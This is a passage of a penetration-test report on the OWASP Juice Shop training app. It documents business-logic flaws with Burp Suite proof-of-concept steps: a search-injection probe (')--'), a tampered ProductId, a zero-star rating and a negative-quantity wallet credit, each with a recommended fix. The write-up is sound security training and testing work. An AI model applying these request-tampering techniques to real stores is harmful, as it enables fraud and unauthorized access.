The screenshot shows the Burp Suite Proxy interface. The top navigation bar has 'Proxy' selected. Below it, the 'Intercept' button is highlighted. The main pane shows a single request from '02:06:171... HTTP → Request' to 'POST http://localhost:3000/api/Users/'. The 'Request' tab displays the raw HTTP message:

```

1 POST /api/Users/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 235
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
8 Content-Type: application/json

```

The 'Inspector' tab on the right shows the following details:

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 2
- Request headers: 17

- Now will send the request to repeater(tool in the burp suite make me able to change in the request and send it).

The screenshot shows the Burp Suite Repeater interface. The top navigation bar has 'Repeater' selected. The main pane shows a single request from '02:07:091... HTTP → Request' to 'POST http://localhost:3000/api/Users/'. The 'Repeater' tab displays the raw HTTP message with the following modifications:

```

1 POST /api/Users/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 235
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=1
18 Connection: keep-alive
19
20 {
    "email": "test@test.com",
    "password": "000000",
    "passwordRepeat": "000000",
    "securityQuestion": {}
}

```

A context menu is open over the request, with 'Send to Repeater' selected. The 'Repeater' tab shows the modified request with the email and password fields set to empty values.

- In the repeater we will Modify the email and password fields to empty values.

```

1 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
2 Content-Type: application/json
3 sec-ch-ua-mobile: ?0
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140
    Safari/537.36
5 Origin: http://localhost:3000
6 Sec-Fetch-Site: same-origin
7 Sec-Fetch-Mode: cors
8 Sec-Fetch-Dest: empty
9 Referer: http://localhost:3000/
10 Accept-Encoding: gzip, deflate, br
11 Cookie: language=en; welcomebanner_status=dismiss
12 Connection: keep-alive
13
14
15 Invalid email/password cannot be empty

```

6. The registration completes without error, creating an incomplete user account with empty credentials.

## 5.8 Business Logic Flaws

HIGH

### 5.8.1 ChristmasSpecial(Type:Injection + Access Control Bypass)

Description:

The application improperly validates product IDs during ordering.

By intercepting the add-to-basket request and manually injecting or modifying the ProductId, an penetration tester can add products that are not supposed to be normally accessible via the UI, such as the Christmas Special of 2014.

---

Impact:

- Unauthorized Access to Hidden or Special Products.
  - Potential for abusing restricted or premium content.
  - Potential for financial loss or logical flaws.
- 

Vulnerability Location:

- Component: Shopping Basket (Add Product)
  - Parameter Affected: ProductId
- 

Recommendations:


1. Server-side Validation:
  - The server must verify whether a user is authorized to add a product before accepting the order.
2. Do not Rely on Frontend Restrictions:
  - UI hiding products is not a security measure; backend validation is mandatory.

### 3. Implement Access Control Lists (ACLs):

- o Mark special products with access rules and enforce them on the server side.

### Proof of Concept (PoC):

#### 1. Search for products via the search bar.



#### 2. Open BurpSuite, enable Intercept mode and Trigger a Search Request to inject invalid input ')--)--

The screenshot shows the Burp Suite interface in Community Edition v2025.3.3. The "Intercept" tab is selected. A search request is highlighted with a yellow arrow pointing to its URL field. The URL is /rest/products/search?q=})--. The "Request" tab shows the raw request data, and the "Inspector" tab displays the response headers and body.

Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
121 http://127.0.0.1:3000	GET	/rest/user/whami			204	304					127.0.0.1			09:30:20 29 ...	8080	18
122 http://127.0.0.1:3000	GET	/socket.io/1/EIO=4&transport=polling		✓	200	230	text	io/			127.0.0.1			09:30:20 29 ...	8080	110
123 http://127.0.0.1:3000	GET	/rest/admin/application-configuration			304	306					127.0.0.1			09:30:20 29 ...	8080	2
124 http://127.0.0.1:3000	POST	/rest/user/login		✓	200	1211	JSON				127.0.0.1			09:30:20 29 ...	8080	10
125 http://127.0.0.1:3000	GET	/rest/user/whami			304	304					127.0.0.1			09:30:20 29 ...	8080	1
126 http://127.0.0.1:3000	GET	/api/Quantity/			304	306					127.0.0.1			09:30:20 29 ...	8080	24
127 http://127.0.0.1:3000	GET	/rest/user/whami			304	304					127.0.0.1			09:30:21 29 ...	8080	10
128 http://127.0.0.1:3000	GET	/rest/products/search?q=		✓	304	306					127.0.0.1			09:30:21 29 ...	8080	17
129 http://127.0.0.1:3000	GET	/rest/user/whami			304	304					127.0.0.1			09:30:21 29 ...	8080	2
130 http://127.0.0.1:3000	GET	/rest/user/whami			304	304					127.0.0.1			09:30:21 29 ...	8080	2
131 http://127.0.0.1:3000	GET	/api/Quantity/			304	306					127.0.0.1			09:30:21 29 ...	8080	2
132 http://127.0.0.1:3000	GET	/rest/user/whami			304	304					127.0.0.1			09:30:21 29 ...	8080	2
133 http://127.0.0.1:3000	GET	/rest/admin/application-configuration			304	306					127.0.0.1			09:30:21 29 ...	8080	2
134 http://127.0.0.1:3000	GET	/rest/user/whami			304	304					127.0.0.1			09:30:21 29 ...	8080	2
135 http://127.0.0.1:3000	GET	/rest/products/search?q=		✓	304	304					127.0.0.1			09:30:31 29 ...	8080	2
136 http://127.0.0.1:3000	GET	/rest/user/whami			304	304					127.0.0.1			09:30:31 29 ...	8080	2
137 http://127.0.0.1:3000	GET	/api/Quantity/			304	306					127.0.0.1			09:30:31 29 ...	8080	2
138 http://127.0.0.1:3000	GET	/rest/user/whami			304	304					127.0.0.1			09:30:31 29 ...	8080	2
139 http://127.0.0.1:3000	GET	/rest/admin/application-configuration			304	306					127.0.0.1			09:30:31 29 ...	8080	2
140 http://127.0.0.1:3000	GET	/rest/user/whami			304	304					127.0.0.1			09:30:31 29 ...	8080	2
141 http://127.0.0.1:3000	GET	/rest/products/search?q=		✓	304	304					127.0.0.1			09:30:31 29 ...	8080	2
142 http://127.0.0.1:3000	GET	/rest/user/whami			304	304					127.0.0.1			09:30:31 29 ...	8080	2
143 http://127.0.0.1:3000	GET	/rest/admin/application-configuration			304	306					127.0.0.1			09:30:31 29 ...	8080	2
144 http://127.0.0.1:3000	GET	/rest/products/search?q=		✓	304	304					127.0.0.1			09:30:31 29 ...	8080	2


3. Observe the error response, revealing hidden data including the ProductId for the Christmas Special (ID = 10).

```

Request
HTTP/1.1 GET /rest/products/search?q=%20
sec-ch-ua: "Not-A-Brand";v="100"
sec-ch-ua-mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIaTwkIjewJzEwMDIyMjIwLjIwMSI6IkpGVU16-vpZC
...
Response
Pretty Raw Hex Render
{
  "id": 10,
  "name": "Christmas Super-Surprise-Box (2014 Edition)",
  "description": "Come and get a random selection of 10 bottles (each 500ml) of our t...",
  "category": "juice",
  "image": "orange_juice.jpg",
  "createdAt": "2025-04-22 01:11:43.566 +00:00",
  "updatedAt": "2025-04-22 01:11:43.566 +00:00",
  "deletedAt": null
}
{
  "id": 11,
  "name": "Ripperpett Special Juice",
  "description": "Come and get a magical collection of the rarest fruits gathered fro...",
  "category": "juice",
  "image": "undefined.jpg",
  "createdAt": "2025-04-22 01:11:43.566 +00:00",
  "updatedAt": "2025-04-22 01:11:43.566 +00:00",
  "deletedAt": "2025-04-22 01:11:43.626 +00:00"
}

```

4. Attempt to add a normal product to the basket, but intercept the request.



Request

```

1 GET /rest/basket/6 HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Not-A-Brand";v="135"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua: "Windows NT 10.0; Win32; x64" AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
6 Accept-Language: en-US,en;q=0.9
7 Accept: application/json, text/plain, */*
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win32; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
9 sec-ch-ua: "Chrome";v="135", "Not-A-Brand";v="0"
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://127.0.0.1:3000/

```

Event log (2) All issues

Response

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 118
9 ETAG: W/"e-3ca0ogHnUfBcnzettIBQrmY"
10 Vary: Accept-Encoding
11 Date: Mon, 20 Apr 2025 22:09:36 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
16   "status": "success",
17   "data": [
18     {
19       "id": 15,
20       "ProductId": 10,
21       "BasketId": "6",
22       "quantity": 1
23     }
24   ]
25 }

```

Event log (2) All issues

## 5. Modify the ProductId in the intercepted request to 10:

Request

```

1 GET /rest/basket/6 HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Not-A-Brand";v="135"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua: "Windows NT 10.0; Win32; x64" AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
6 Accept-Language: en-US,en;q=0.9
7 Accept: application/json, text/plain, */*
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win32; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
9 sec-ch-ua: "Chrome";v="135", "Not-A-Brand";v="0"
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://127.0.0.1:3000/
14
15 {
16   "ProductId": 10,
17   "BasketId": "6",
18   "quantity": 1
19 }

```

Response


```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 118
9 ETAG: W/"e-3ca0ogHnUfBcnzettIBQrmY"
10 Vary: Accept-Encoding
11 Date: Mon, 20 Apr 2025 22:09:36 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
16   "status": "success",
17   "data": [
18     {
19       "id": 15,
20       "ProductId": 10,
21       "BasketId": "6",
22       "quantity": 1
23     }
24   ]
25 }

```

Event log (2) All issues

6-observe:The Christmas Special is now added to the basket successfully, even though it was not available via the frontend.



## 5.8.2 Zero Stars (via General Feedback Form)

HIGH

### Description:

The "Customer Feedback" form in the Juice Shop application allows users to rate their experience using a 1–5 star scale. However, this range is only enforced on the frontend. By intercepting the HTTP request using a proxy tool such as Burp Suite, it is possible to bypass this limitation and submit a rating of 0.

This indicates a lack of proper server-side input validation.

---

### Impact:

- Submission of invalid and unintended rating values
  - Misleading feedback statistics
  - Bypasses client-side validation
  - Reveals incomplete backend validation logic
- 

### Vulnerability Location:

- Endpoint: POST /api/Feedbacks/
  - Injection Point: "rating": 0
- 

### Proof of Concept (PoC):

1. Open the "Customer Feedback" form from:  
<http://localhost:3000/#/contact>
2. Fill in the comment and solve the CAPTCHA.

**Customer Feedback**

Author  
anonymous

Comment\*  
zero stars

Max. 160 characters 10/160

Rating

CAPTCHA: What is 3-1+4 ?

Result\*  
6

**► Submit**

3. Intercept the submission request using Burp Suite:

Time	Type	Direction	Method	URL
21:00:58 24 Ap...	HTTP	→ Request	POST	http://localhost:3000/api/Feedbacks/
21:01:02 24 Ap...	WS	← To client		http://localhost:3000/socket.io/?EIO=4&transport=websocket&sid=JB-1BRxVlsX_79nIAAE
21:01:09 24 Ap...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PPFBDo1
21:01:34 24 Ap...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PPFBle_

4. Send the intercepted request to the repeater tab and Modify the intercepted request (rating to 0):

```

POST /api/Feedbacks/ HTTP/1.1
Host: localhost:3000
Content-Length: 77
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss
Connection: keep-alive
{
  "captchaId": 0,
  "captcha": "6",
  "comment": "zero stars (anonymous)",
  "rating": "0"
}

```

5. Send the modified request.
6. Receive a 201 Created response confirming the feedback was saved with a 0-star rating.

Request	Response
<pre> POST /api/Feedbacks/ HTTP/1.1 Host: localhost:3000 Content-Length: 77 sec-ch-ua-platform: "Windows" Accept-Language: en-US,en;q=0.9 Accept: application/json, text/plain, */* sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8" Content-Type: application/json sec-ch-ua-mobile: ?0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36 Origin: http://localhost:3000 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: http://localhost:3000/ Accept-Encoding: gzip, deflate, br Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status= dismiss Connection: keep-alive {   "captchaId": 0,   "captcha": "6",   "comment": "zero stars (anonymous)",   "rating": "0" } </pre>	<pre> HTTP/1.1 201 Created Access-Control-Allow-Origin: * X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN Feature-Policy: payment 'self' X-Recruiting: /#/jobs Location: /api/Feedbacks/5 Content-Type: application/json; charset=utf-8 Content-Length: 174 ETag: W/"ae-nHUSM41Rj7Gfp615B5K/CLkNg" Vary: Accept-Encoding Date: Thu, 24 Apr 2025 19:04:02 GMT Connection: keep-alive Keep-Alive: timeout=5 {   "status": "success",   "data": {     "id": 5,     "comment": "zero stars (anonymous)",     "rating": 0,     "updatedAt": "2025-04-24T19:04:02.471Z",     "createdAt": "2025-04-24T19:04:02.471Z",     "userId": null   } } </pre>

7.

---

Recommendation:

- Enforce strict server-side validation for rating values (e.g. only allow 1–5).
  - Log unexpected values for auditing.
-

### 5.8.3 Payback

HIGH

#### Time Description:

The application allows users to reserve product items and manages their wallet balance accordingly. However, it fails to validate business logic properly when processing wallet values. By manipulating the wallet amount parameter during the purchase request, a malicious user can set a negative quantity, tricking the system into crediting their account instead of deducting funds.

This demonstrates a critical lack of validation on negative values and leads to a situation where users receive money instead of being charged.

#### Impact:

- Unauthorized Fund Credit: The penetration tester receives a balance in their wallet without any real payment.
- Abuse of Logic: The penetration testers may repeatedly exploit this to gain increasing credit.
- Financial Loss: Direct monetary loss if the wallet is tied to real services or store credit.
- Fraud Risk: Potential for purchasing real items without payment.

---

#### Vulnerability Location:


- Component: Wallet or Checkout Logic
  - Affected Parameter: quantity or wallet during purchase
  - Behavior: Negative values are processed as valid input, increasing the balance.
- 

#### Recommendations:

- Input Validation:
    - Enforce strict server-side validation to reject negative values.
-

## Proof of Concept (PoC):

1. Register a Normal User:
  - o Create a new account through the app.
2. Add Items to Cart:
  - o Navigate to a product page and reserve two product items.



3. Intercept the Purchase Request:
  - o Use Burp Suite to capture the request during payment processing.



4. Modify the Request:

- ❑ When the request is intercepted in Burp Proxy, right-click on the request.
- ❑ Select “Send to Repeater” from the context menu.

- ¶ Go to the “Repeater” tab at the top of Burp Suite.
  - ¶ Look for the parameter responsible for the quantity or amount. It will look like:  
"quantity": 1

□ Change the value to a negative number, such as:

"quantity": -2



#### 5. Send the Modified Request:

- Forward the request to the server.

Return to the basket: You will now see a negative total price displayed like:



6- Click on Checkout, then choose "Pay using wallet" (even if your wallet has 0.00 balance).

- You'll see a button to Pay -2.99g.

- Confirm the payment.

**Delivery Address**  
na  
na, na, na, 0000  
na  
Phone Number 101010101

**Payment Method**  
Digital Wallet

Order Summary	
Items	-3.98¤
Delivery	0.99¤
Promotion	0.00¤
<b>Total Price</b>	<b>-2.99¤</b>

Your Basket (test@local.com)

 Apple Juice (1000ml) -2 1.99¤

**Place your order and pay**

You will gain 0 Bonus Points from this order!

The order will be successfully placed:

You successfully solved a challenge: Payback Time (Place an order that makes you rich.)

**Thank you for your purchase!**

Your order has been placed and is being processed. You can check for status updates on our [Track Orders page](#).

Your order will be delivered in  
**Delivery Address**  
na  
na, na, na, 0000  
na  
Phone Number 101010101

**Order Summary**

Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99¤	-2	-3.98¤
		Items	-3.98¤
		Delivery	0.99¤
		Promotion	0.00¤
		<b>Total Price</b>	<b>-2.99¤</b>

You have gained 0 Bonus Points from this order!

#### 5.8.4 Expired Coupon

MEDIUM

##### Description:

The application accepts and applies expired coupons based on the client's local system time instead of validating the coupon's expiry on the server side.

A penetration tester can manipulate their local date/time settings to bypass the coupon expiration check and apply expired coupons for unauthorized discounts.

##### Impact:

- Allows users to reuse expired coupons, bypassing business rules.
- Leads to revenue loss and abuse of promotional offers.

##### Resource / Reference:

- OWASP: [Input Validation](#)

##### Vulnerability Location:


- <https://juice-shop.herokuapp.com/#/payment/shop>

##### Recommendations:

